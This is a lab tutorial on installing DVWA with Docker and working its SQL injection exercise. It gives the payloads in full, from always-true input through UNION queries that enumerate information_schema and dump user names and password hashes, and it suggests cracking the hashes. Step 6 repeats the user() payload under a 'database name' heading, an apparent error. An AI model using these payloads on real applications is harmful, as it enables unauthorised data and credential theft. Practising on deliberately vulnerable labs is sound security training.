**Step 1: Setup DVWA for SQL Injection**

1. Run docker version and docker compose version to see if you have Docker and Docker Compose properly installed. You should be able to see their versions in the output.

For example:

>>> docker version

Client:

[...]

Version: 23.0.5

[...]

Server: Docker Desktop 4.19.0 (106363)

Engine:

[...]

Version: 23.0.5

[...]

>>> docker compose version


Docker Compose version v2.17.3

If you don't see anything or get a command not found error, follow the prerequisites to setup Docker and Docker Compose.

1. Clone or download this repository and extract (see [Download](https://github.com/digininja/DVWA#download)).
2. Open a terminal of your choice and change its working directory into this folder (DVWA).
3. Run docker compose up -d.

DVWA is now available at http://localhost:4280

After successfully installing DVWA, open your browser and enter the required URL 127.0.0.1/dvwa/login.php Log in using the username “admin” and password as “password”. These are the default DVWA login credentials. After a successful login, set the DVWA security to LOW then click on SQL Injection on the left-side menu.


[](https://www.golinuxcloud.com/wp-content/uploads/DVWA-SQL-Injection.png)DVWA SQL Injection

**Step 2: Basic Injection**

On the User ID field, enter “1” and click Submit. That is supposed to print the ID, First\_name, and Surname on the screen as you can see below.

The SQL syntax being exploited here is:

$getid = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id'";

[](https://www.golinuxcloud.com/wp-content/uploads/DVWA-Basic-SQL-Injection.png)DVWA Basic SQL Injection


Interestingly, when you check the URL, you will see there is an injectable parameter which is the ID. Currently, my URL looks like this:

http://172.16.15.128/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

Let’s change the ID parameter of the URL to a number like 1,2,3,4 etc. That will also return the First\_name and Surname of all users as follows:


If you were executing this command directly on the DVWA database, the query for User ID 3 would look like this:

SELECT first\_name, last\_name FROM users WHERE user\_id = '3';

[](https://www.golinuxcloud.com/wp-content/uploads/SQL-Injection.png)SQL Injection


**Step 3: Always True Scenario**

An advanced method to extract all the First\_names and Surnames from the database would be to use the input: %' or '1'='1

[](https://www.golinuxcloud.com/wp-content/uploads/always-true-injection.png)always true injection

The percentage % sign does not equal anything and will be false. The '1'='1' query is registered as True since 1 will always equal 1. If you were executing that on a database, the query would look like this:

SELECT first\_name, last\_name FROM users WHERE user\_id = '%' or '1'='1';


[](https://www.golinuxcloud.com/wp-content/uploads/SQL-Inection.png)SQL Injection

**Step 4: Display Database Version**

To know the database version the DVWA application is running on, enter the text below in the User ID field.

%' or 0=0 union select null, version() #

The database version will be listed under surname in the last line as shown in the image below.


[](https://www.golinuxcloud.com/wp-content/uploads/Display-databse-version.png)Display database version

**Step 5: Display Database User**

To display the Database user who executed the PHP code powering the database, enter the text below in the USER ID field.

%' or 0=0 union select null, user() #

The Database user is listed next to the surname field in the last line as in the image below.

[](https://www.golinuxcloud.com/wp-content/uploads/Display-database-user.png)Display database user


**Step 6: Display Database Name**

To display the database name, we will inject the SQL code below in the User ID field.

Advertisement

%' or 0=0 union select null, user() #


The database name is listed next to the surname field in the last line.

[](https://www.golinuxcloud.com/wp-content/uploads/Display-database-name.png)Display database name

**Step 7: Display all tables in information\_schema**

The Information Schema stores information about tables, columns, and all the other databases maintained by MySQL. To display all the tables present in the information\_schema, use the text below.


%' and 1=0 union select null, table\_name from information\_schema.tables #

[](https://www.golinuxcloud.com/wp-content/uploads/Database-schema.png)Database schema

**Step 8: Display all the user tables in information\_schema**

For this step, we will print all the tables that start with the prefix user as stored in the information\_schema. Enter the SQL code below in the User ID.


%' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'#

[](https://www.golinuxcloud.com/wp-content/uploads/User-tables.png)User tables

**Step 9: Display all the columns fields in the information\_schema user table**

We will print all the columns present in the users’ table. This information will include column information like User\_ID, first\_name, last\_name, user, and password. Enter the input in the User\_ID field.


%' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #

[](https://www.golinuxcloud.com/wp-content/uploads/Column-fields.png)Column fields

**Step 10: Display Column field contents**

To display all the necessary authentication information present in the columns as stored in the information\_schema, use the SQL syntax below:

%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #

[](https://www.golinuxcloud.com/wp-content/uploads/Column-fields-contents.png)

Column fields contents

From the image above, you can see the password was returned in its hashed format. To extract the password, copy the MD5 hash and use applications like John the Ripper to crack it. There are also sites available on the internet where you can paste the hash and if lucky, you will be able to extract the password.